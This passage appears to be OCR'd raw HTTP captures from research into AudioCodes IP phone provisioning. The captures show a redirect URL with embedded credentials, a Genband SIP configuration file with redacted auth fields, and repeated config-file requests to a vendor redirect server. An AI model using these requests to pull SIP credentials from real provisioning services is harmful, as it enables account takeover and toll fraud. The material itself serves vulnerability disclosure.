
```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=utf-8
Date: Tue, 08 Nov 2022 10:20:39 GMT
Location: https://SecureProvService.[redacted]
Request-Context: appId=cid-v1:229bb6bd-04d7-408d-b225-c6e440f5c51b
```



```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=utf-8
Date: Fri, 13 Jan 2023 07:58:02 GMT
Location: https://[redacted]:[redacted]@firmware.[redacted].ini
Request-Context: appId=cid-v1:229bb6bd-04d7-408d-b225-c6e440f5c51b

```




```
HTTP/1.1 200 OK
Date: Tue, 08 Nov 2022 11:19:57 GMT
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
Upgrade: h2
Connection: Upgrade, close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Type: text/plain;charset=UTF-8
Set-Cookie: BIGipServerPORTAL_80=1010
Content-Length: 3352

;Genband_AUDC_IP_Phone_4xx_configuration_template_v2
;Special interop - Genband
voip/services/application_server_type=GENBAND

;Private Line settings
voip/line/0/enabled=1
voip/line/0/auth_name=[redacted]
voip/line/0/auth_password=[redacted]
voip/line/0/description=[redacted]
voip/line/0/id=[redacted]
voip/line/0/line_mode=PRIVATE
voip/line/0/account_type=SIP
```



```
GET /pub/MP202-DMS-Flash-USA.CONF HTTP/1.1
Host: redirect.audiocodes.com
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Accept: */*
Connection: close


```

```
HTTP/1.1 200 OK
Content-Length: 528
Connection: close
Content-Type: application/octet-stream
Date: Wed, 26 Oct 2022 18:59:21 GMT
```




Request

```
GET /pub/MP202-DMS-Flash-USA.CONF HTTP/1.1
Host: redirect.audiocodes.com
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Accept: */*
Connection: close

```

Response

```
HTTP/1.1 200 OK
Content-Length: 528
Connection: close
Content-Type: application/octet-stream
Date: Wed, 26 Oct 2022 18:59:21 GMT
```




Request

```
GET /pub/MP202-DMS-Flash-USA.CONF HTTP/1.1
Host: redirect.audiocodes.com
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Accept: */*
Connection: close


```

Response

```
HTTP/1.1 200 OK
Content-Length: 528
Connection: close
Content-Type: application/octet-stream
Date: Wed, 26 Oct 2022 18:59:21 GMT
```



Request

